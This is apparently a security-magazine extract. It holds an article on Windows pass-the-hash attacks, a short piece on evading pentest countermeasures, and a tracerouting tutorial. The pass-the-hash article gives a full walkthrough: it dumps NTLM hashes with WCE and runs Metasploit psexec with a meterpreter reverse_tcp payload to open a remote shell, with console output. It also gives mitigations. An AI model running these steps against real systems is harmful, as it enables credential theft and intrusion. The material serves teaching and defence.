After reading this article you should have an understanding of the attack methodology allowing you to test your environment determining your risk level, as well as some mitigation guidelines to safeguard your user accounts. The ultimate goal is to make the attack difficult to execute as no defenses exist today to deter the attacks from occurring.

Passwords are widely used today as the de facto authentication mechanism for everything. They are used to protect different data sets both online and offline. Because of this widespread use, users often create weak passwords and/or reuse passwords from multiple accounts. This known practice makes them a widely chosen target for attackers.

Traditionally, when an attacker obtained a list of password hashes from a remote server they would usually perform a dictionary attack followed by a brute-force attempt against this list. Unfortunately, the time necessary to perform these types of attacks often consume a large amount of time or the results do not warrant accurate passwords [7]. Advancement in password attacks like rainbow tables and distributed cracking have all been found useful, but too have been found unreliable, time consuming or cost prohibited. This brings us to Pass-The-Hash attacks.

To appreciate this attack you need to understand the authentication methodology of your targets. In a Microsoft Windows environment, each time a user authenticates to a domain the password is never sent in clear text to the authentication domain server. Instead this password is hashed and set aside, and a log-on authentication request is sent to the domain controller with the username provided from the workstation [8]. This starts the authentication process (see Figure 1).




Figure 2. How NTLM Based Authentication Communicates

The domain server after receiving the authentication request creates and sends a log-on challenge to the workstation making an authentication request. The client computer receives the request, creates a response and encrypting the contents (challenge data) with its hash password. Once the authentication data is received at the domain, it creates its own hash and compares the results. If everything matches the authentication session is established (see Figure 2). If at any point during this transmission errors are received or the hashes aren't matched the user receives an error and the log-on process is forced to restart [9].

If your authentication domain isn't available during the logon process, the above steps are skipped. Instead the computer creates a new hash of your typed password and compares this against a locally stored hash; Windows stores user account passwords in the Security Accounts Manager database (SAM) or in Active Directory [10] depending on if you are using a domain. If a match occurs after comparing the hashes, the authentication request is granted, if not you are asked to retype your password. Using this method allow you to utilize your domain account on your computer even if the domain is offline or unavailable.

It is important to note that authentication accounts are not only located in either the SAM database or Active Directory, but also stored in memory. Each time you establish a log-on session to a remote server this information is left into memory until your session is closed. Account types that are kept in memory until closed include, but not limited to:

- RDP Session (Remote Desktop Sessions);
- Service accounts;
- Active Accounts (currently logged on);
- Runas Accounts.

This poses serious risk to privileged accounts if your server is compromised as attackers could be sitting around watching accounts become active and stealing the hash information from memory to leverage additional attacks within your infrastructure.

The Attack

To successfully carry out this attack you need to perform three distinct steps:

- Obtain access to the destination (attacking workstation/server).
- Download or view the user hashes.

- Use these hashes to create authenticated sessions to remote servers.

The hardest part of this attack is obtaining access to the destination workstation/server; numerous ways exist to penetration endpoint devices and are outside of the scope of this paper. We are assuming you already have this task accomplished.

For the second part of this attack effort (obtaining system hashes), I am going to focus my efforts on utilizing Windows Credentials Editor (wce) [5]. wce specifically allows you to list Windows log-on sessions and add, change, list and delete associated credentials (for example, LM/NT hashes, Kerberos tickets and clear text passwords). It is also a small self contained executable.

Once you download the application and extract the contents to your computer, wce can be executed without any options to display all logon sessions and NTLM credentials discovered to the screen (see Figure 3).

Please Note: Unfortunately for this tool to be successful you will need to be a local administrator on the local machine or a domain admin.

As we see above the system has two accounts, 'pth-test' and 'administrator'. In its simplest form, to execute a pass-the-hash attack using the output from above, we can spawn a new process using wce. The command we will use to accomplish this task is:

```
Administrator C:\Windows\system32\cmd.exe
c:\Users\pth-test\Desktop\wce_v1_3beta>wce
wce v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security - by Hernan
Ochoa (hernan@ampliasecurity.com)
Use -h for help.

pth-test:pth-test-PC:E52CAC67419A9A22664345140A852F61:A9FDF6A038C4B75EBC76DC855D074F0DA
administrator:pth-test-PC:00000000000000000000000000000000:538C8C0909A8F53EE4048C00B97D3A46

c:\Users\pth-test\Desktop\wce_v1_3beta>
```

Figure 3. wce running with no command options

```
Administrator C:\Windows\system32\cmd.exe
c:\Users\pth-test\Desktop\wce_v1_3beta>wce
wce v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security - by Hernan
Ochoa (hernan@ampliasecurity.com)
Use -h for help.

pth-test:pth-test-PC:E52CAC67419A9A22664345140A852F61:A9FDF6A038C4B75EBC76DC855D074F0DA
administrator:pth-test-PC:00000000000000000000000000000000:538C8C0909A8F53EE4048C00B97D3A46

c:\Users\pth-test\Desktop\wce_v1_3beta>wce -s administrator
Changing NTLM credentials of new logon session 004667D0
Name: administrator
Domain: pth-test-PC
Hash: 00000000000000000000000000000000
NTLM credentials successfully changed

c:\Users\pth-test\Desktop\wce_v1_3beta>wce -s administrator -c cmd
Changing NTLM credentials of new logon session 004667D0
Name: administrator
Domain: pth-test-PC
Hash: 00000000000000000000000000000000
NTLM credentials successfully changed

c:\Users\pth-test\Desktop\wce_v1_3beta>
```

Figure 4. wce launching cmd.exe utilizing account hashes

```
'c:\Users\pth-test\Desktop\wce_v1_3beta~>wce -s
administrator:pth-test-PC:000000000000000000000000
0000000:538C8C0909A8F53EE4048C00B97D3A46 -c cmd.exe'
(see Figure 4).
```

With this information obtained, we can start attempting authenticating to remote systems using various tools available as we have user account hashes. Many tools exist to facilitate passing hashes, one I am familiar with and will demonstrate is the Metasploit Framework (MSF) [6]. The Metasploit Framework (MSF) is an open-source framework providing the security community with various security tools and exploit development platform for penetration testers. This framework is freely available and integrated into one of the most popular penetration Live CD's available, BackTrack [11].

Within the framework (MSF), many modules exist for delivering exploits, probing services, scanning hosts and making remote connections. The one we will focus on today is the PSEXEC. This module will allow us to launch an SMB connection to the remote host using account hashes received from earlier using wce.

```
= [ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- ==[ 927 exploits - 499 auxiliary - 151 post
+ -- ==[ 251 payloads - 28 encoders - 8 nops

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.227.128  yes       The target address
  RPORT      445              yes       Set the SMB service port
  SHARE      ADMIN$           yes       The share to connect to, can be an admin share
  SMBDomain  WORKGROUP        no        The windows domain to use for authentication
  SMBPass    [REDACTED]        no        The password for the specified username
  SMBUser    [REDACTED]        no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.227.131  yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf exploit(psexec) >
```

Figure 5. Preparing our Metasploit Framework (MSF) Environment

```
msf exploit(psexec) > set LHOST 192.168.227.128
LHOST => 192.168.227.128
msf exploit(psexec) > set RHOST 192.168.227.131
RHOST => 192.168.227.131
msf exploit(psexec) > set SMBDomain LAB
SMBDomain => LAB
msf exploit(psexec) > set SHARE C$
SHARE => C$
msf exploit(psexec) > set SMBUser pth-test
SMBUser => pth-test
msf exploit(psexec) > set SMBPass 40efc880b31907e672264e11f708c0:1e08e7751c9401fcefcd88ead0607b
SMBPass => 40efc880b31907e672264e11f708c0:1e08e7751c9401fcefcd88ead0607b
msf exploit(psexec) >
```

Figure 6. Metasploit Framework (MSF) PSEXEC SMB Variables

Once you have your framework loaded, we will instruct Metasploit to load the PSEXEC module, and a reverse_tcp payload for carrying out your attacks (see Figure 5).

After the module is loaded we will need to setup some variables for our attack to have the ability to execute (see Figure 6). At a minimum we will need to set the following:

- Destination IP Address (RHOST);
- Source IP Address (LHOST).

From the hash dump previous, provide the following information to complete configuring the necessary variables:

- SMBDomain;
- SMBUser;
- SMBPassword (Enter the hash in its entirety).

Once all the options are set we are ready to launch the exploit by typing 'exploit' and hitting enter. If all works well you will have a reverse shell on your screen with a 'meterpreter>' prompt (see Figure 7).

This prompt represents a remote shell connection to the remote computer. Your current working directory will be 'C:\Windows\System32'. Simple change to any directory you wish. You will be limited to the permissions from the account used to Pass-The-Hash.

Mitigation

It is important to emphasize that steps can be taken to limit the risk from this vulnerability. For starters

```
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.227.128:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.227.131:445 as user 'pth-test'...
[*] Uploading payload...
[*] Created \smr\be2.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0\ncacn np:192.168.227.131[\svcttl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0\ncacn np:192.168.227.131[\svcttl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (zx0e2121 - "MPXracTHWV1auhGdV1APBgB")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (752128 bytes) to 192.168.227.131
[*] Deleting \smr\be2.exe...
[*] Meterpreter session 1 opened (192.168.227.128:4444 -> 192.168.227.131:49176) at 2012-11-08 14:39:02 -0500

meterpreter > c:\
[*] Unknown command: c:\.
meterpreter > cd c:\
meterpreter > dir
[*] Unknown command: dir.
meterpreter > ls

Listing: c:\
-----
  Name      Size      Type      Last modified      Name
  ----      -
  40777/rwxrwxrwx 0      dir      2012-11-08 05:26:39 -0500 $Recycle.Bin
  100666/rw-rw-rw- 684     fil      2012-11-04 15:35:52 -0500 192.168.227.128.pwdump
  40777/rwxrwxrwx 0      dir      2009-07-13 21:33:55 -0400 Documents and Settings
  40777/rwxrwxrwx 0      dir      2009-07-13 21:37:05 -0400 PerfLogs
  40555/r-xr-xr-x 0      dir      2012-11-03 15:53:11 -0400 Program Files
  40777/rwxrwxrwx 0      dir      2012-11-03 15:52:53 -0400 ProgramData
  40777/rwxrwxrwx 0      dir      2012-11-03 17:57:36 -0400 Recovery
  40777/rwxrwxrwx 0      dir      2012-11-03 15:24:27 -0400 System Volume Information
  40555/r-xr-xr-x 0      dir      2012-11-08 05:26:27 -0500 Users
  40777/rwxrwxrwx 0      dir      2012-11-03 15:24:01 -0400 Windows
  100777/rwxrwxrwx 24      fil      2009-06-10 16:42:20 -0400 AutosExec.bat
  40777/rwxrwxrwx 0      dir      2012-11-08 14:29:43 -0500 backtrack
  100666/rw-rw-rw- 10      fil      2009-06-10 16:42:20 -0400 config.sys
  100666/rw-rw-rw- 1073741824 fil      2012-11-08 14:09:53 -0500 pagefile.sys
```

Figure 7. Metasploit PSEXEC SMB Pass-The-Hash Attack Results

corporations should be using a popular antivirus solution as this would be your first protective layer. Most of the antivirus companies have a signature to detect the Windows Credential Editor (wce) tool from being installed or executing (see Figure 8).

Other technical controls that should be implemented within your environment include but not limited to:

- Avoid using LM & NTLM – MSKB239869;
- Limit login credentials cache – MSKB299656;
- Proper Network Segmentation;
- Activate/Configure Firewalls (Hardware and Software).

Additionally, outside of the technical controls listed above, organizations should also practice least-privilege user logins for standard users. The privileges allowed should be only enough for them to complete day-to-day work. If your users are in a capacity to provide engineering or admin type work to the infrastructure or services, then dual log-ons (one admin, one standard) and management / jump servers should be utilized. Finally organizations should implement and enforce a strong password reuse policy.

Conclusion

As you can see this type of attack is easily executable within your corporate environment (assuming your users are local administrators, and other missing security controls are present). With users attempting to gain more permission than they should and with liberal access to the internet, it is a receipt for disaster. Taking into consideration the mitigation steps mentioned earlier will result in reducing the risk to this vulnerability. At the end of the day the goal is to reduce the risk as no current

References

- [1] NT „Pass the Hash” with Modified SMB Client Vulnerability – BID233, <http://www.securityfocus.com/bid/233/info>
- [2] Cain and Abel – Password recovery tool for Windows, <http://www.oxid.it/cain.html>
- [3] John the Ripper – Password cracker, <http://www.openwall.com/john/>
- [4] THC Hydra – A fast network logon cracker supporting many services, <http://www.thc.org/thc-hydra/>
- [5] Windows Credential Editor – Amplia Security, <http://ampliasecurity.com/>
- [6] Metasploit Framework – Penetration testing framework, <http://www.metasploit.com/>
- [7] SANS Reading Room Why Crack When You Can Pass The Hash?
- [8] Sans Computer Forensics Blog – privileged-domain-accounts-network-authentication-in-depth, <http://computer-forensics.sans.org/blog/2012/09/18/protecting-etutorials.org>
- [9] etutorials.org – In Depth Review of NTLM Authentication, <http://etutorials.org/Server+Administration/securing+windows+server+2003/Chapter+7.+Authentication/7.1+LAN+Manager+and+NTLM/>
- [10] Microsoft Windows NTLM User Authentication – <http://support.microsoft.com/kb/102716>
- [11] Backtrack – www.backtrack-linux.org/ Penetration Testing and Security Auditing Linux Distribution.

method or protection mechanism exists to remove the vulnerability completely.

Other Materials

I've created a lab for testing the tools in this article. The operating system is a default load and contains the following software: Windows7 Enterprise workstation [12] (Wce and Fgdump)

Other items you will need is BackTrack which has the Metasploit Framework (MSF) installed by default.

McAfee-GW-Edition	Generic Dropper!top
Microsoft	-
MicroWorld-eScan	Trojan.Generic.KDV.567768
Norman	W32/Injector.ACHR
nProtect	Trojan.W32.Agent.208384.FZ
Panda	Generic Trojan
PCTools	Trojan.Gen
Rising	-
Sophos	Windows Credentials Extractor
SUPERAntiSpyware	Trojan.Agent/Cen-Extractor
Symantec	Trojan.Cen

Figure 8. Virus Total Analysis of wce

CHRISTOPHER ASHBY



Christopher Ashby, Principle IT Security Analyst at GLOBALFOUNDRIES, has more than 15 years of proven experience participating in a broad range of corporate initiatives including architecting, implementing, and supporting information-security solutions in direct

support of business objectives. In his most current role he serves alongside a team of engineers responsible for the security of a large global organization. For specific information on the author please visit LinkedIn <http://www.linkedin.com/in/ashbyc> or @ashby on twitter.

AnDevCon

The Android Developer Conference

BOSTON • May 28-31, 2013

The Westin Boston Waterfront

Get the best real-world Android developer training anywhere!

- Choose from more than 75 classes and tutorials
- Network with speakers and other Android developers
- Check out more than 40 exhibiting companies

Register Now
and SAVE!

"AnDevCon is one of the best networking and information hubs available to Android developers."

—Nate Vogt, Android Developer, Willow Tree Apps



Register NOW at www.AnDevCon.com

A BZ Media Event

Follow us: twitter.com/AnDevCon

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

Penception: Countering Countermeasures

A long time ago in a galaxy far far away... pentesters would moonwalk into an organization, whip out Nmap, Nessus, Metasploit, and popped shells like it was 1999. The glory days are long over, most companies implement security measures and practice varying degrees of defense in depth.

Occasionally we are offered the delicious low hanging fruit....that one system or appliance that is running a *Tomcat*, *JBOSS*, *phpMyAdmin*, *SQL*, *Oracle* instance with default credentials, a poorly written web application, a system missing MS08-67. The domino effect thus ensues: Get system, run winenum, hashdump, locate the Domain Admin(DA) box, pass the hash, incognito to impersonate DA, create DA user, screen shots, perform victory dance, and create report.

In reality the days of remote code execution are quickly coming to an end. Vendors are rampantly integrating security into their Software Development Life Cycle(SDLC) and lets not forget security measures such as HIPS/NIPS, HIDS/NIDS, AV, NACS, and firewalls. More importantly, network and system administrators are becoming far more security conscious. Vulnerability scanners are noisy and are a sure fire way to get flagged and blacklisted.

Pentesting "secure" environments requires more effort. Lets all be honest as to why we all got into the pentesting game to begin with.... we do it for the chicks. If all of the above sounds like a daunting task, then try dating my ex-girlfriend. Traditional scan and pwn methods aren't nearly as effective as they used to be. So how do we overcome these obstacles? Well for starters Google dorks + passive reconnaissance = your best friend(Thanks Joe Mc-

Cray and James Fitts). Passive reconnaissance performed correctly can lead to a wealth of vital information such as remote file inclusion, SQL Injection, and XSS. Besides Google, there is a massive heap of tools out there to perform passive reconnaissance.

Bypassing Countermeasures

You've performed your reconnaissance and now ready to become a bit more invasive. You'll likely run into a WAF, Load Balancer, web proxy etc. You found your way around the WAF to perform SQL injection by using different types of encoding or by mixing encoding...next you'll run into an IPS.

[illegible]

Figure 1. Character Encoding to bypass keyword filters

Tracerouting

In this article, you will learn how traceroute works and gain an understanding of the packets actually being sent during the process of tracerouting. We will look at the traceroute and Layer Four Traceroute (LFT) tools and look at the methods they provide for determining the path flow of the packets from point A to point B on the network.

You should have a brief understanding of how firewalls and intrusion detection/prevention systems work to be able to understand this article. More particularly, you should know when they block certain packets from entering the network and when they have to let the packets through; such cases arise when there is some service is running behind the firewall that must be accessible by everyone (a web page or some other service).

Background

Tracerouting is a network diagnostic tool, which can be used to identify the routes or paths taken by the packets when sending them across the network from point A to point B. When we are communicating with an endpoint over the Internet, the packets are flowing through multiple hops to reach the endpoint. The hops can generally be identified by a method such as tracerouting. If we look at the man page of the traceroute command on Linux and search for the "LIST OF AVAILABLE METHODS", we can see a complete list of methods the traceroute tool can use to determine the devices on the path. Below, we will describe the process of tracerouting from our home network to the target destination www.pentestmag.com. The IP address of the www.pentestmag.com is 79.125.109.24 and belongs to Amazon network.

It is a part of the AS16509 autonomous system and has the 79.125.0.0/17 CIDR notation. If we would like to find out the other blocks owned by the ASN 16509, we can use the following command: `whois -h asn.shadowserver.org 'prefix 16509'`.

Internet Control Message Protocol

ICMP is a diagnostic protocol used for identifying whether two devices on the network can see each other. The first device A sends an ICMP Echo Request message to device B, which responds with an ICMP Echo Reply message notifying the device A that the communication between devices was successful. This is how the ping tool determines whether certain hosts are up or not. The traceroute tool uses the same concept together with the TTL (Time To Live) value, which is present in the IP header. The TTL value was implemented in the IP header, because of the possibility of infinite loops, which is successfully prevented by the TTL value. The originating machine A sets the TTL value to some number lower than 255 and sends the packet on the network to the destination device B. Every router receives and inspects the IP header, but also decreases the TTL value by 1 and sends the packet to the next router along the way. When the TTL value reaches 0, the router must discard the packet, because it's no longer valid; remember that this was done to prevent the packets

from being alive on the Internet forever. When the packet is discarded, the router usually sends the ICMP Time Exceeded message to the originator who sent the packet in the first place.

The traceroute tool sets the TTL value to 1 and increases it every time it sends the packet to the destination device. The sender receives an ICMP Time Exceeded message back on each hop from the current to the destination device: the TTL field expires on each intermediary device on the path and that device usually sends back an ICMP Time Exceeded message. The TTL value is increased by 1 until the destination device receives the packet and sends back an ICMP Echo Reply message. Traceroute tool uses the returned ICMP Time Exceeded messages and the ICMP Echo Reply message to obtain the list of intermediary devices on the path from device A to device B on the network. The problem is that some intermediary devices do not respond with an ICMP Time Exceeded messages, but they simply drop the packet without replying. Those devices are usually some badly configured routers, firewalls, IDS or IPS devices. If the traceroute sends a packet with specifically crafted TTL value and doesn't receive a response, it waits for a few milliseconds and then gives up increasing the TTL by 1 and sending the next packet. But traceroute can't determine the IP address of the intermediary device, so it gives up and asterisk is presented in the output.

```
> Ethernet II, Src: IntelCor_21:cf:1a (00:26:c6:21:cf:1a), Dst: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8)
> Internet Protocol Version 4, Src: 192.168.1.121 (192.168.1.121), Dst: 79.125.109.24 (79.125.109.24)
> User Datagram Protocol, Src Port: 42953 (42953), Dst Port: traceroute (33434)
  Source port: 42953
  Destination port: traceroute (33434)
  Length: 40
  Checksum: 0x617e [validation disabled]
> Data (32 bytes)
  Data: 404142434445464748494a4b4c4d4e4f5051525354555657...
  (Length: 32)
```

Figure 1. UDP request that uses unusual high ports

```
> Ethernet II, Src: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8), Dst: IntelCor_21:cf:1a (00:26:c6:21:cf:1a)
> Internet Protocol Version 4, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.121 (192.168.1.121)
> Internet Control Message Protocol
  Type: 11 (Time-to-live exceeded)
  Code: 0 (Time to live exceeded in transit)
  Checksum: 0x73f0 [correct]
> Internet Protocol Version 4, Src: 192.168.1.121 (192.168.1.121), Dst: 79.125.109.24 (79.125.109.24)
> User Datagram Protocol, Src Port: 60592 (60592), Dst Port: traceroute (33434)
> Data (32 bytes)
```

Figure 2. ICMP time exceeded response on previously sent UDP request

UDP Datagram Packets

This is the default method being used by the traceroute Linux command, which determines the IP addresses of intermediary devices from originating device A to destination device B. This method uses UDP packets with unusually high ports as the destination port element in the UDP header. This can be seen on the Figure 1, where the destination port 33434 is used. The destination port of the first request is set to 33434 and then incremented by one. The end response should be ICMP Unreachable Port. The data sent in the Data field is always "@ABCDEFGHIJKLMNOPQRSTUVWXYZ[]^_". By default, 3 packets are sent with the same TTL value, which means that three packets will expire on each intermediary device along the path; this option is controllable with the -q parameter passed to the traceroute Linux command. The response to the UDP request is the ICMP Time Exceeded message presented on Figure 2.

When trying to determine the path from our network to the www.pentestmag.com with UDP packets, only the first 10 intermediary devices were identified. The last device that was identified was at hop 10 with IP address 79.125.0.79, which belongs to Amazon. The picture below presents exactly what is going on. We have the device A trying to determine the path from A to destination device B through intermediary devices from 1 to N (currently we don't know how many intermediate devices there are, which is why we're using the N variable). On the picture we can see the first UDP packet with the source IP address of Device A being sent along the way to the destination IP address of device B with TTL value set to 1. When the device 1 receives the packet, it decreases the TTL value by 1, so the TTL becomes 0. Because of this, the packet is no longer valid and the device 1 must respond with an ICMP Time Exceeded message with source IP set to the IP address of the device 1 (since the device 1 is sending the packet) and destination IP address set to device A. When the device A receives this mes-




Figure 3. Process of sending UDP packets with high unusual ports and receiving time exceeded responses

sage, it knows that the first intermediary device was the device 1, because its IP address is written in the ICMP Time Exceeded packet. The same thing happens for all the intermediary devices from 1 to 10, which responds in the same way; they all respond with an ICMP Time Exceeded message. But the intermediary device 11 doesn't respond at all, it accepts the packet and discards it without generating the reply. All of the UDP packets with TTL larger than 11 are also being dropped by the device 11, because it's not letting the UDP packets through. Because of this, the device B also can't respond with the ICMP Echo Reply message. We can see that the device 11 is filtering the packets in some way and dropping them without generating the response. Of course, every single device from device 11 onwards could drop the packets without generating the response itself, but it's highly unlikely.

The Linux traceroute command also has an option -U that sends UDP datagrams to the destination device with a destination port 53 for DNS traffic (instead of using highly unlikely port numbers). Because the port is set to 53, the intermediary devices think we are querying the DNS server and are thus usually not blocking those packets. The destination device B can reply only if there is a DNS server running on the port 53, but usually this isn't the case, so the destination devices don't respond. In our analysis, the intermediary device 11 blocked those requests and dropped them without sending a response, so the device 11 is blocking even the packets that were supposed to be DNS query requests. There are also some other intermediary devices that didn't respond to such queries. This means that the -U options can't be used to get more information about the network topology that we already have.

ICMP Echo Request Packets

This method sends ICMP Echo Request packets to the destination device B with appropriate TTL

```
> Ethernet II, Src: IntelCor_21:cf:1a (00:26:c0:21:cf:1a), Dst: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8)
> Internet Protocol Version 4, Src: 192.168.1.121 (192.168.1.121), Dst: 79.125.109.24 (79.125.109.24)
> Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0x6d1a [correct]
  Identifier (BE): 5471 (0x155f)
  Identifier (LE): 24341 (0x5f15)
  Sequence number (BE): 1 (0x0001)
  Sequence number (LE): 256 (0x0100)
  Data (32 bytes)
    Data: 40494d4b4c4d4d4f505152535455565758595a5b5c5d5e5f...
    [Length: 32]
```

Figure 4. ICMP request sent as part of tracerouting

```
> Ethernet II, Src: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8), Dst: IntelCor_21:cf:1a (00:26:c0:21:cf:1a)
> Internet Protocol Version 4, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.121 (192.168.1.121)
> Internet Control Message Protocol
  Type: 11 (Time-to-live exceeded)
  Code: 0 (Time to live exceeded in transit)
  Checksum: 0xf4ff [correct]
> Internet Protocol Version 4, Src: 192.168.1.121 (192.168.1.121), Dst: 79.125.109.24 (79.125.109.24)
> Internet Control Message Protocol
```

Figure 5. ICMP time exceeded response on ICMP request

values set. Because the packets expire on every single intermediary device, those devices should return ICMP Time Exceeded message, while the destination device should return the ICMP Echo Reply message.

On the Figure 4, we can see the first ICMP packet being sent to the destination device B.

We can see that we're actually sending an ICMP Echo Request packet with the data "HIJKLMN-OPQRSTU VWXYZ[\]^_`abcde fg". Also, the TTL value in the IP header is set to 1. On the Figure 5, we can see the ICMP Time Exceeded response.

When using the ICMP Echo packets mechanism with traceroute Linux command, we received the same information as with the previous UDP method. The intermediary device 11 is dropping the ICMP Echo Request packets and it doesn't respond with ICMP Time Exceeded message. It is also not letting the packets through, so the destination device B can't be reached with those packets.

TCP Packets

This method is often used to bypass firewalls, because it uses TCP packets instead of UDP or ICMP packets. So far, we have identified that the intermediary device 11 is probably some kind of firewall with filters in place that filter unlikely UDP ports and ICMP Echo Request packets. If we use the TCP packets with the destination port number set to some number that we know is opened on the destination device B, we can bypass the filters the firewall is using. This is because the firewall is aware of the fact that some service is running on the destination IP address in it's domain on a predefined port and it must let that traffic through for us to be able to access the service. Imagine what can happen if firewall is blocking the requests on TCP port 80 to the webserver running some website everybody should have access to? Well, nobody will be able to access the website, which is usually not what we want to achieve. This is why we instruct the firewall to let all the TCP packets on port 80 through without blocking them. But this is also the reason why the firewall is not blocking the TCP packets and letting them through; it's not some hard hacking technique, but merely a feature.

For the TCP traceroute to be successful, we should already know if some service is running behind the firewall on the destination device B, because the firewall will most likely only allow the ports matching the service port to be passed through. If a webserver is running, then we should use port 80, but if a mail server is running, we

MOVE TOMORROW'S BUSINESS TO THE CLOUD TODAY

YOUR TRUSTED ADVISOR
ON CLOUD COMPUTING

MULTI-VENDOR
ANY DEVICE
HYBRID CLOUD



should probably use port 25. When we use TCP traceroute, we're not actually initiating a three-way handshake with the service, but we're sending just the SYN packet. If there's a service listening on the destination port on the destination device B, the SYN+ACK packet will be returned by device B, otherwise a RST will be returned.

On the picture below, we can see the first packet of the TCP traceroute, where we're sending a packet to the www.pentestmag.com on port 80 with the SYN flag set. This is the beginning of a normal TCP connection to the HTTP web server.

Because the TTL field in the IP header is set to 1, we get back the ICMP Time Exceeded message from the first device (our home router) as we can see on the Figure 7.

The TCP traceroute revealed that the 12th device is already the destination device, because the device 11 didn't filter and block the TCP packet with the destination port set to 80. If we take a look at all the packets in Wireshark, we can notice that the destination device B sent a SYN+ACK back on our SYN packet. The reason this has happened is because a web server is listening on port 80 and the intermediary device 11 couldn't (and mustn't) block the TCP SYN packet.

Raw IP Packets

The traceroute Linux command has one more interesting feature: the raw sockets, where it uses just plain IP header packets without the TCP or UDP headers being set. An example IP request sent to the destination device while incrementing the TTL value by 1 is as the one shown on Figure 8.

We can see that there the query has IP header and data without TCP or UDP headers. The corre-

```
> Ethernet II, Src: IntelCor_21:cf:1a (00:26:c6:21:cf:1a), Dst: Cisco-Li_8c:26:a8 (c0:cl:c0:8c:26:a8)
> Internet Protocol Version 4, Src: 192.168.1.121 (192.168.1.121), Dst: 79.125.109.24 (79.125.109.24)
> Transmission Control Protocol, Src Port: 52594 (52594), Dst Port: http (80), Seq: 0, Len: 0
  Source port: 52594
  Destination port: http (80)
  [Stream index: 1]
